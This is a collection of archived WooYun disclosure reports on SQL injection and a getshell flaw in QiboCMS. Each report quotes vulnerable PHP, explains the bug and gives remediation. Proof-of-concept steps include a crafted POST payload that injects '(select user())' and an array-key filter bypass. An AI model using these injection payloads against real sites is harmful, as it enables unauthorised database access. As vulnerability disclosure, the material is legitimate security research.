
构造一下





成功出数据。

测试demo。



嗯。

漏洞证明



修复方案

把 $_erp=$Fid_db[tableid][$fid]; 放在前面。

WooYun-2014-79938：齐博地方门户系统SQL注入漏洞(无需登录可批量)

漏洞作者： phith0n

来源：http://www.wooyun.org/bugs/wooyun-2014-079938

简要描述

我发现齐博在一般应用列表里呢，好期待~ 齐博地方门户无源码，测试可以上官网的演示站：http://life.qibosoft.com 进行测试。

详细说明

问题出在齐博搜索的位置，也就是：http://**.**.**.**/coupon/s.php

```
if($action=="search"){
    if(!$webdb[Info_allowGuesSearch]&&!$lfjid){
        //showerr("请先登录");
    }
    $keyword=trim($keyword);
    $keyword=str_replace("%",'\%',$keyword);
    $keyword=str_replace("_",'\_',$keyword);
    if(!$keyword){
        showerr('关键字不能为空!');
    }
    $rows=10;
    if(!$page){
        $page=1;
    }
```

```
    $min=($page-1)*$rows;

    $type = ($type=='username') ? $type : "title";

    if($fid){

        $querys = $db->query("SELECT fid FROM {$_pre}sort WHERE `fu

        while($rs = $db->fetch_array($querys)){

            $fids[]=$rs[fid];

        }

        $fids=implode(",",$fids);

        if($fids){

            $sql_fid = " AND `fid` IN($fids) ";

        }else{

            $sql_fid = " AND `fid`='$fid' ";

        }

    }else{

        $sql_fid = "";

    }
```

代码如上，这个注入之所以不需要登录。。。是因为源码里把showerr("请先登录"); 注释掉 了，不知道为何。

继续往下看，看到这个while语句：

while($rs = $db->fetch_array($querys)){

$fids[]=$rs[fid];

}

查询出来fid，将$fid放进$fids数组中。之后用implode将$fids数组变成字符串，放进IN子句中，IN子句并没有单引号限制。

看起来没问题，因为$fids是$rs[fid]组成的数组。但这里很重要的是，了解齐博的都知道，齐博在inc/common.inc.php中有这样一段：

```
foreach($_COOKIE AS $_key=>$_value){
    unset($$_key);
}
foreach($_POST AS $_key=>$_value){
    !ereg("^\_[A-Z]+",$_key) && $$_key=$_POST[$_key];
}
foreach($_GET AS $_key=>$_value){
    !ereg("^\_[A-Z]+",$_key) && $$_key=$_GET[$_key];
}
```

等于说将$_GET/$_POST/$_COOKIE注册成全局变量了。所以$fids的初值我们是可以控制的，这个while语句前也没有清除$fids，只是往这个数组里加$fid。

最后导致了注入。

我们可以看看演示站：

```
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
```

漏洞证明

```
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
```



这个洞利用简单，无需登录，可以批量。

```
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**//coupon/s.php?action=search&keyword=11&fid=1&fic
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
http://**.**.**.**/coupon/s.php?action=search&keyword=11&fid=1&fids
```

......还有太多，不列了，默默笑了，这种拿去做*产最好了，可惜我是个正直的人~

修复方案

unset($fids);之后再进入while循环。

WooYun-2014-80259：齐博整站/地方门户SQL注入漏洞

漏洞作者： phith0n

来源：http://www.wooyun.org/bugs/wooyun-2014-080259

简要描述

继 http://wooyun.org/bugs/wooyun-2014-079938 后第二发，依旧是直接注入非盲注，绝不鸡肋。 看看乌云的奖励怎么样，好的话还有第三发。

详细说明

一个比较有意思的点，因为安全策略造成的注入。

就拿齐博整站系统为例。

看到/member/userinfo.php，112到114行：

```
//过滤不健康的字

$truename=replace_bad_word($truename);

$introduce=replace_bad_word($introduce);

$address=replace_bad_word($address);
```

这几句过滤代码，意思是想过滤一些“不和谐”的词语。那我们看看这个replace_bad_word函数。

```
function replace_bad_word($str){
    global $Limitword;
    @include_once(ROOT_PATH."data/limitword.php");
    foreach( $Limitword AS $old=>$new){
        strlen($old)>2 && $str=str_replace($old,trim($new),$str);
    }
    return $str;
}
```

实际上是一个str_replace，将旧的“不和谐”词语替换成新的“和谐”词语。那么替换列表从哪来？看看data/limitword.php：

```
<?php
$Limitword['造反']='造**';
$Limitword['法轮功']='法**功';
```

就这两个，$Limitword并没有初值。而且include之前有global $Limitword。齐博cms是将GET和POST变量注册成全局变量了，所以global取到的可以是$_POST[Limitword]或$_GET[Limitword]。也就是说$Limitword是我们可以控制的。

也就是说，我们可以控制str_replace函数的三个参数。不知道还有没有人记得ecshop曾经的一个注入漏洞（http://**.**.**.**/content/2700），原理相同，我再说一遍。

某变量$str全局做过转义，导致%00转义成了\0.我们能够控制str_replace的前两个参数，则str_replace('0', '', $str)，再将0转换成空，则留下了\，这个\可以转义其后的\'，使之变成\'，导致单引号逃逸出转义符的限制，造成注入。

这里的原理是一样的，只不过齐博cms之前对一些变量做了过滤：

```
$truename=filtrate($truename);

$idcard=filtrate($idcard);

$telephone=filtrate($telephone);

$address=filtrate($address);

$introduce=filtrate($introduce);

$homepage=filtrate($homepage);

function filtrate($msg){

    //$msg = str_replace('&','&amp;',$msg);

    //$msg = str_replace(' ',' ',$msg);

    $msg = str_replace('"','&quot;',$msg);

    $msg = str_replace("'",'&#39;',$msg);

    $msg = str_replace("<","&lt;",$msg);

    $msg = str_replace(">","&gt;",$msg);

    $msg = str_replace("\t","       ",$msg);

    //$msg = str_replace("\r","",$msg);

    $msg = str_replace("   ","   ",$msg);

    return $msg;

}
```

将'等敏感字符过滤了。就算有一个\可以转义一个'，但是这里连'都引入不了。

没关系，这个文件是更新用户信息用的，执行的语句类似update table set a='111',b='222' where uid=1，我们引入一个\在111的最后，转义掉111后面的引号，这样222就逃逸出了限制，我们的sql注入语句就可以放在222的位置执行了。这个和之前discuz7.2的faq.php那个注入类似：http://**.**.**.**/bugs/wooyun-2014-066095

所以，完美构造了一个SQL注入。

漏洞证明


先注册一个用户：



记下自己的uid，以便一会更新数据：




可以先测试一下是否存在注入：



报错了，说明注入是存在的。

简单构造一下，向http://localhost/qibov7/member/userinfo.php?job=edit&step=2发送数据包：

truename=xxxx%0000&Limitword[000]=&email=123@...&provinceid=,address=(select user()) where uid=38%23



将address注入成为user()。Where后面加上uid=2，防止把其他人的address也注入了。

查看个人注入的地址，即可见注入获得的结果：



这个洞是通杀齐博所有系统的，经测试齐博整站系统、齐博地方门户都可以中招，没试其他一些系统了，我估计很多都得中招。

修复方案

过滤，转义。

WooYun-2014-69746：qibocms V7 整站系统最新版SQL注入一枚 & 另外一处能引入转义符的地方。

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-069746

简要描述

好久没看过qibo的了。 高三累成狗, 补课生活终于快要结束了。

详细说明

首先来看一下全局文件

```
$_POST=Add_S($_POST);

$_GET=Add_S($_GET);

$_COOKIE=Add_S($_COOKIE);
```

```
function Add_S($array){
    foreach($array as $key=>$value){
        if(!is_array($value)){
            $value=str_replace("&#x","& # x",$value);    //过滤一些不
            $value=preg_replace("/eval/i","eva l",$value);    //过滤
            !get_magic_quotes_gpc() && $value=addslashes($value);
            $array[$key]=$value;
        }else{
            $array[$key]=Add_S($array[$key]);
        }
    }
    return $array;
```

看这函数对数组中的value进行了addslashes 没有对数组中的key进行addslashes。

在member/post.php中

```
if($lfjid)
{
    if($web_admin||$lfjuid==$rsdb[uid]){
        $atc_power=1;
    }
}
```

这里判断了一下权限 如果是管理员的话就让这变量为1 当然我们是注册不到管理员的

看后面的 如果你的id 是和这个发布文章的id是一样的 那么这个变量也会成1

也是有权限的 所以。。

```
elseif($job=='manage')
{
    if(!$atc_power)showerr("你没权限");
    if($rsdb[pages]<2){
        header("location:post.php?job=edit&aid=$aid&mid=$mid&only=$
    }
    $erp=get_id_table($aid);
    if($step==2){
        asort($orderDB);
        $i=0;
        foreach( $orderDB AS $key=>$value){
            $i++;
            $db->query("UPDATE {$pre}reply$erp SET orderid=$i WHERE
        }
```

这里$orderDB 结合 qibo的伪全局可以直接控制

然后把数组中的key直接带入到了查询当中 结合上面说的 数组中的key不会被转义

所以造成了注入。

0x02 能引入转义符的地方。

/inc/artic_function.php中

```
/*修改软件*/

function post_edit(){

    global $db,$_pre,$postdb,$fid,$fidDB,$Fid_db,$lfjuid,$rsdb,$lfj

    if( $rsdb[levels]&&$postdb[levels] )

    {

        $postdb[levels]=$rsdb[levels];    //处理其他级别2,3,4...以防出

    }

    if($postdb[top])
```

省略一点

```
if($rsdb[keywords]!=$postdb[keywords]){

        keyword_del($aid,$rsdb[keywords]);

        keyword_add($aid,$postdb[keywords],$lfjdb[uid]);

    }
```

```
function keyword_del($aid,$keyword){
    global $db,$_pre;
    if(!$keyword){
        return ;
    }
    $detail2=explode(" ",$keyword);
    foreach( $detail2 AS $key=>$value){
        if($value){
            $db->query("UPDATE `{$_pre}keyword` SET num=num-1 WHERE
            $_rs=$db->get_one("SELECT * FROM `{$_pre}keyword` WHERE
            $id=$_rs[id];
            $db->query("DELETE FROM `{$_pre}keywordid` WHERE `id`=
        }
    }
}
```

keyword_del($aid,$rsdb[keywords]);

这里进入查询的时候是用的是出库来的 所以能引入转义符。

漏洞证明


首先注册一个会员



请选择一个栏目投稿

FID	栏目名称	类型	投稿数量	管理内容	我要投稿
1	【新闻中心】	大分类			
29	【产品库】	大分类			
9	【图片中心】	大分类			
10	|--【美女欣赏】	子栏目	(1)	管理	发表
11	【下载中心】	大分类			
13	【影视频道】	大分类			
15	【商城频道】	大分类			
17	【FLASH频道】	大分类			

然后选择一个栏目投稿。



发布成功后 因为这里判断了


```
if($rsdb[pages]<2){
        header("location:post.php?job=edit&aid=$aid&mid=$mid&only=$
```

就是说页数不能只有一页 所以我们得点 [续发本主题] 再增加一页。



两页了。


然后这里可以直接看到id为668.




修改key为注入语句 成功注入。

0x02 引入转义符

首先注册一个会员 然后发布一个文章 这样写



关键字这样写 发完后 然后编辑一下



引入了转义符 成功报错了。

修复方案

转义一下。

```
foreach( $orderDB AS $key=>$value){
            $i++;
                        $key=addslashes($key);
            $db->query("UPDATE {$pre}reply$erp SET orderid=$i WHERE
        }
```

第二个

$keyword=addslashes($keyword);

WooYun-2014-70353：qibocms多个系统绕过补丁继续注入2

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-070353

简要描述

之前发了补丁被绕过了，现在又发布了补丁。 今天上午的时候看了看补丁。 第一眼觉得很牛逼。 然后觉得这补丁很吊,就放下了。 下午的时候又继续看了看补丁 原来还是可以绕过。

依旧是通杀多个系统。

由于是通用的函数，所以能造成注入的点不止一处。

用v7整站系统 再随便找一个点来说就行啦。

详细说明

再来看看一下 qibocms的全局过滤函数

```
$_POST=Add_S($_POST);

$_GET=Add_S($_GET);

$_COOKIE=Add_S($_COOKIE);
```

```
function Add_S($array){
    foreach($array as $key=>$value){
        if(!is_array($value)){
            @eregi("['\\\"&]+",$key) && die('ERROR KEY!');
            $value=str_replace("&#x","& # x",$value);    //过滤一些不
            $value=preg_replace("/eval/i","eva l",$value);    //过滤
            !get_magic_quotes_gpc() && $value=addslashes($value);
            $array[$key]=$value;
        }else{
            $array[$key]=Add_S($array[$key]);
        }
    }
    return $array;
}
```

这里把数组中的value addslashes 转义了

但是没有对key addslashes (这里应该也不能做addslashes 因为会像上次那样绕过)

可以看到是把过滤key的代码换了 之前是replace 可以绕过

现在是 @eregi("['\\"&]+",$key) && die('ERROR KEY!');

我擦, 看起来很叼的样子。 匹配到' 或者 " 或者\ 就直接退出。

当我第一眼看到的时候 觉得很叼 就放下了qibo。 睡觉去了。

到了下午 精神倍棒

依旧 我们自己来写一个文件测试一下

再调用一下qibo的这函数

```
<?php

$_GET=Add_S($_GET[a]);

function Add_S($array){

    foreach($array as $key=>$value){

        if(!is_array($value)){

            @eregi("['\\\"&]+",$key) && die('ERROR KEY!');

            $value=str_replace("&#x","& # x",$value);    //过滤一些

            $value=preg_replace("/eval/i","eva l",$value);    //过

            !get_magic_quotes_gpc() && $value=addslashes($value);

            $array[$key]=$value;

        }else{


            $array[$key]=Add_S($array[$key]);

        }

    }


    return $array;

}
```



碉堡 key中的单引号被匹配到了 被退出了

但是换一种方式呢 这里我输出一下$key



可以看到提交.../yu.php?a[a'][asd]=a 的时候 那么进入过滤函数的时候的key是asd

那么就不会被匹配到 就不会被过滤了。


那么我们不就是绕过了这个过滤了?

绕过了这个随便找个点来说


在member/post.php中

```
elseif($job=='manage')
{
    if(!$atc_power)showerr("你没权限");
    if($rsdb[pages]<2){
        header("location:post.php?job=edit&aid=$aid&mid=$mid&only=$
    }
    $erp=get_id_table($aid);
    if($step==2){
        asort($orderDB);
        $i=0;
        foreach( $orderDB AS $key=>$value){
            $i++;
            $db->query("UPDATE {$pre}reply$erp SET orderid=$i WHERE
        }
        refreshto("$FROMURL","排序成功",1);
    }
```

foreach 出来的key没有过滤 直接带入到了查询当中




直接提交key被匹配出 像刚才那样绕过一下



这样进行检测的key 是asd 但是 带入查询的 而是那段含单引号的key。

造成了注入。

漏洞证明



修复方案

这个我真心也不知道怎么过滤了。。

还是看你们把。

WooYun-2014-70366：qibocms全部开源系统 Getshell

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-070366

简要描述

多研究研究了会 发现可以Getshell。

看了看qibo所有的开源系统 都存在这洞。

无需登录 Getshell。

之前一直在因为不能直接闭合而纠结。

找P神指点了指点 成功搞定。

用整站系统来演示一下把。

